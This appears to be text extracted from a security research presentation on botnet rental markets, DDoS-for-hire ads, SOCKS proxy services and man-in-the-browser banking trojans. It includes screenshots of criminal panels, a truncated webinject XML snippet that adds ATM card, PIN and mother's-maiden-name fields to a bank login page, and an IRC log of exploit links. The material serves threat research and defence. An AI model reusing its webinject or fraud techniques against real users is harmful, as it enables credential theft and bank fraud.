Налетай не окупись покупай живогойсь)) а точнее микс и юсу.

Август 30/2007

Введён новый файл.

Цены

Country	Price for 1k	
AU	300\$	Order now
DE	220\$	Order now
GB	210\$	Order now
IT	200\$	Order now
NZ	200\$	Order now
ES	200\$	Order now
US	110\$	Order now
BG	100\$	Order now
DK	100\$	Order now
FR	100\$	Order now
PT	100\$	Order now
NL	100\$	Order now
CA	80\$	Order now
JP	80\$	Order now
SE	70\$	Order now
BR	60\$	Order now
TR	60\$	Order now
NO	50\$	Order now

Lease (part of) an existing botnet

Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents
Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.

Global stats

Rap. per time stats

Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Countries:

Country	Rating
Russia	7099 56%
United States	1641 13%
Germany	1504 12%
Netherlands	492 4%
Ukraine	237 2%
Brazil	196 2%
United Kingdom	152 1%
Spain	138 1%
Belgium	126 1%
Turkey	101 1%
Totally: 80	

Top 10 new countries today

Country Rating
totally: 0

Top 10 Countries order by bot's reports

Country	Rating
Russia	626089 59%
United States	163156 15%
Germany	63896 6%
Brazil	24697 2%
Ukraine	20728 2%
Spain	19229 2%
Netherlands	13215 1%
United Kingdom	11816 1%
Taiwan	11541 1%
Turkey	10173 1%
Totally bot's reports: 1061892	

CHOOSE YOUR PROJECT

go!

MAIN

[Manage projects](#)

[Add project](#)

[Change info](#)

PROJECT

[Search by host](#)

[Search by URI](#)

[Global searching](#)

[Online bots](#)

Hello,

Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index


Worth less than you imagine

[↑ Board index](#) < [Hacking/Cracking Market](#) < [Bot Bin/Sources + Bots](#)

It is currently Fri Aug 28, 2009 3:09 am


New DDoS service - attack service 80000 to 120000 bots

 **POST REPLY**

 Search this topic...

Search

New DDoS service - attack service 80000 to 120000 bots

 by [golos](#) » Thu Jul 16, 2009 10:17 am

New DDoS service - attack service 80000 to 120000 bots

Hello,

I offer serious DDoS attack service from 10 Gbps to 100 Gbps.

I always have between 80,000 and 120,000 bots on my IRC channel.

Type of attack : SYN - TCP - ICMP - UDP - HTTP - HTTPS - NEWSYN

I can take down every website even if DDoS protected.

Price start from 200 \$ USD 24 hours.

AVAILABLE : Free 3 minutes demonstration of attack.

I accept LIBERTYRESERVE ONLY.

ICQ = 374935350

If the ghostmarket admin want to test the service, is WELCOME. 😊

How much?


1/400th of a cent
per 24 hours

■ The use of botnets in attacking Web applications holds several advantages...

- Anonymity
 - Chaining of several agents to disguise source of attack
- Dispersed hosts
 - Slipping under threshold limits
- The power of many
 - A force multiplier
- Native automation
 - Advanced scripting engines & user manipulation



Anonymity through botnet agents



Member information

Logged as: bill

Your tariff: V

Socks available: 250

Price per socks: Unlimited

Expiration date: 2008-02-19

Your balance: \$18.16 [Buy tariff](#)

Refresh Payment history Socks history IP Lookup Tunneling Exit

	IP / Host	Port	Country	State	City	Uptime
United States [131]						
France [22]	76.29.226.* / *.226.169	*****	United States	Alabama	Huntsville	11d 11h 38m
Germany [11]	68.39.115.* / *.comcast.net	*****	United States	New Jersey	Brick	4d 0h 28m
Spain [11]	75.128.253.* / *.253.14	*****	United States	Wisconsin	Madison	1d 23h 14m
Canada [10]	74.173.191.* / *.bellsouth.net	*****	United States	Florida	Miami	5d 2h 52m
Sweden [10]	24.127.136.* / *.comcast.net	*****	United States	Pennsylvania	Bird In Hand	1h 22m
Italy [7]	76.27.239.* / *.comcast.net	*****	United States	Oregon	Portland	7d 19h 3m
United Kingdom [6]	76.83.213.* / *.rr.com	*****	United States	California	Palm Springs	2h 10m
Belgium [5]	76.213.157.* / *.sbcglobal.net	*****	United States	California	Mission Hills	1h 0m
Austria [3]	206.74.70.* / *.70.15	*****	United States	South Carolina	Summerville	4h 27m
Other [2]	67.184.149.* / *.comcast.net	*****	United States	Illinois	Aurora	2h 45m
Switzerland [2]	71.244.47.* / *.verizon.net	*****	United States	Texas	Dallas	10h 0m
Greece [2]	76.241.145.* / *.sbcglobal.net	*****	United States	Texas	Richardson	1d 15h 4m
Netherlands [2]	70.230.254.* / *.sbcglobal.net	*****	United States	Other	Other	1d 4h 19m
Denmark [1]	76.189.26.* / *.rr.com	*****	United States	Ohio	Akron	7d 3h 32m
Hungary [1]	99.147.196.* / *.sbcglobal.net	*****	United States	Other	Other	2d 5h 26m
Ireland [1]	70.123.174.* / *.rr.com	*****	United States	Texas	New	
Israel [1]	24.193.88.* / *.rr.com	*****	United States	Illinois	Albany	
Norway [1]	67.165.181.* / *.comcast.net	*****	United States	Texas	Calif	
Russian Federation [1]	68.207.178.* / *.res.rr.com	*****	United States	New	Kent	
Turkey [1]	98.199.180.* / *.comcast.net	*****	United States	Michigan	Mid	
	24.165.94.* / *.rr.com	*****	United States	Illinois	Calif	
	69.116.6.* / *.optonline.net	*****	United States	California	India	
	24.195.104.* / *.rr.com	*****	United States	California	India	
	74.130.134.* / *.rr.com	*****	United States	California	India	

Anonymous Proxies
Volume of proxy services increasing year over year

SOCKS Jump Point

Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.




Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites



Anonymity Services

SocksChain

File View Service Tools

Chain 1080

User:

0 socks

	Country	City	State			
172.162.	US			0.1 h	-	Buy It
83.84.	NL			0.3 h	679.3 h	Buy It
172.163.	US			0.8 h	-	Buy It
221.171.	JP			1.2 h	-	Buy It
213.122.	UK			1.7 h	-	Buy It
91.49.	?			2.6 h	-	Buy It
98.181.	?			2.8 h	-	Buy It
64.234.	?			5.0 h	-	Buy It
65.65.	US	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US			77.5 h	46.6 h	Buy It

Select Country:

- All (10)
- Unknown (3)
- JP - Japan (1)
- NL - Netherlands (1)
- UK - United Kingdom (1)
- US - United States (4)

Query

SocksChain start
The system cannot start
READY

Starting from \$40 and going to \$300 for a quarter of access, with the price increasing based on the level of anonymity added.

SOCKS chaining

Method of chaining multiple proxy machines together to tunnel data



Encryption - Secures Internet Connection
Fast Speed - Not more then 30 Clients per server
Compression - Rises your Connection Speed
Compression - Less Traffic, Cheaper GPRS

Optimizing

Service

Looking for a soft target?



Intercepting Traffic – Man-in-the-browser



System Reconfiguration

DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Man-in-the-browser
Malware hooks inside the Web browser



Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate



API Hooking Malware

Clean System

Application
The Web browser



WinInet
`httpsendrequest()`, `navigateto()`



Winsock
TCP/IP stack



Internet

Infected System

Application
The Web browser



Malware
Proxying Web browser data



WinInet
`httpsendrequest()`, `navigateto()`



Winsock
TCP/IP stack



Internet



Manipulate
Copy, redirect,
script, change,
insert, sell.



MITB – Grabbing Login Credentials

▪ Steal login credentials, and ask for more...

Pre-login

First page of login sequence is manipulated

Login

Multiple fields & pages added to the login sequence

Post-login

Authenticated user asked additional security questions

▪ Requests for additional data are easy to socially engineer

- Ask for credit/debit card details, including PIN and CVV
- Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
- Type in all numbers of one-time-keypad scratch-card
- “Change password” for anti-keylogging partial-password system
- “Test” or “resynchronize” password/transaction calculators



▪ SSL/TLS encryption bypassed, “padlock” intact

A large, heavy-duty metal vault door, likely made of steel, is shown from a slightly low angle. The door is circular in shape with a thick, multi-layered rim. In the center of the door is a circular window. Through this window, a series of vertical metal bars are visible, creating a cage-like interior. The bars are dark and have decorative finials at the top and bottom. A horizontal metal bar with two white rectangular labels is positioned across the middle of the vertical bars. The interior of the vault is dimly lit, with a bright light source visible through the bars, creating a strong contrast. The floor of the vault is made of light-colored tiles. The overall atmosphere is one of security and mystery.

By way of example...
Online Banking



Traditional Banking Malware

- **Focused on stealing login information**
 - Bank number, UID, password(s), session k




- **Techniques include:**

- Keylogging, screen-grabbing, video-recording of mouse movements
- Redirection to counterfeit site (domain/host substitution)
- Replacement and pop-up windows
- Session hijacking (duplicating session cookies)



MITB – Grabbing Login Credentials

Original pre-login fields
UID, password & site




The original pre-login form features a 'welcome' header with links for 'take a tour' and 'set up online access'. Below is a 'sign on to your accounts' section with fields for 'User ID' and 'Password', each with a 'Forgot' link. A 'Remember my ID' checkbox and a green 'sign on' button are present, along with a link to 'Ingresar en español'. At the bottom, there is a 'Sign on to other' dropdown menu and an 'Important Update' section with a lock icon and text about e-mail scams.



New fields added
MITB malware
inserted additional
fields. Records them,
and sends them to
the attacker

Modified pre-login fields
Now with ATM details and MMN



The modified pre-login form includes the same elements as the original but adds a red-bordered section for credit card information. This section contains fields for 'Your ATM or Check Card Number', 'Expiration Date' (with an example '(e.g. 07.2007)'), 'ATM PIN', and 'Your mother's maiden name'. The 'Remember my ID' checkbox and 'sign on' button remain, as do the 'Ingresar en español' link and the 'Important Update' section at the bottom.



MITB – Grabbing Login Credentials

Modified pre-login fields

Now with ATM details and MMN

Configuration files

XML support, dynamic updates

```
<inject
url="██████████"
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallAria noWrap></
<TR><TD colspan=3 class=smallAria noWrap><S
<TR><TD colspan=3 class=smallAria noWrap></
<TR>
<TD noWrap colSpan=2><B>Your ATM or Check Ca
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT id=cc ty
<TR>
<TD noWrap colSpan=2><B>Expiration Date:</B>
<TD class=smallAria noWrap align=right>(e.g
<TR>
<TD class=username colSpan=3><INPUT id=expda
<TR>
<TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT type=pas
<TR>
```



Programmable Interfaces


Malware authors developing an extensible platform that can be sold or rented to other criminals

MITB – Focusing on the Money Transfer


- **Change in tactic's – move from login to the money transfer**
 - First malware generation captured in early 2007 (South America)
- **Change driven by:**
 - Widespread use of temporal multi-factor keys for authentication
 - Backend application heuristics for spotting login patterns
 - Inter-bank sharing of login and transfer “physical” location info
 - Improved malware techniques...
- **Transfers happen after the customer logs in, *from their own computer*, while they are logged in.**
- **“Session Riding” – can be conducted manually (attacker C&C) or scripted**



MITB – State-of-the-art Banking Proxy Trojan



Honing in on the Transaction – Malware Injection





SQL Injection?



Botnet Master




New exploit

metasploit

Attack sites
vulnerable to
... inject the
following iFrame
...

CnC
Server



Query search engine
for vulnerable

Google™

Compile list of targets

Try to exploit server

Inject iFrame

Next target...

Automated SQL Injection with search engines

- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits

```
<Scan_Google> [milw0rm] Joomla Component Expose <= 8.2 (index.php)
Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm] QuickEStore <= 8.2 (insertorder.php)
Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm] Vivvo CMS <= 3.4 (index.php)
Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm] Pictures Rating (index.php)
Vulnerability - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm] Data Dynamics ActiveBar Active
Insecure Methods - http://www.milw0rm.com/exploits/4190
<Scan_Google> [milw0rm] Expert Advisor (index.php)
Vulnerability - http://www.milw0rm.com/exploits/4189
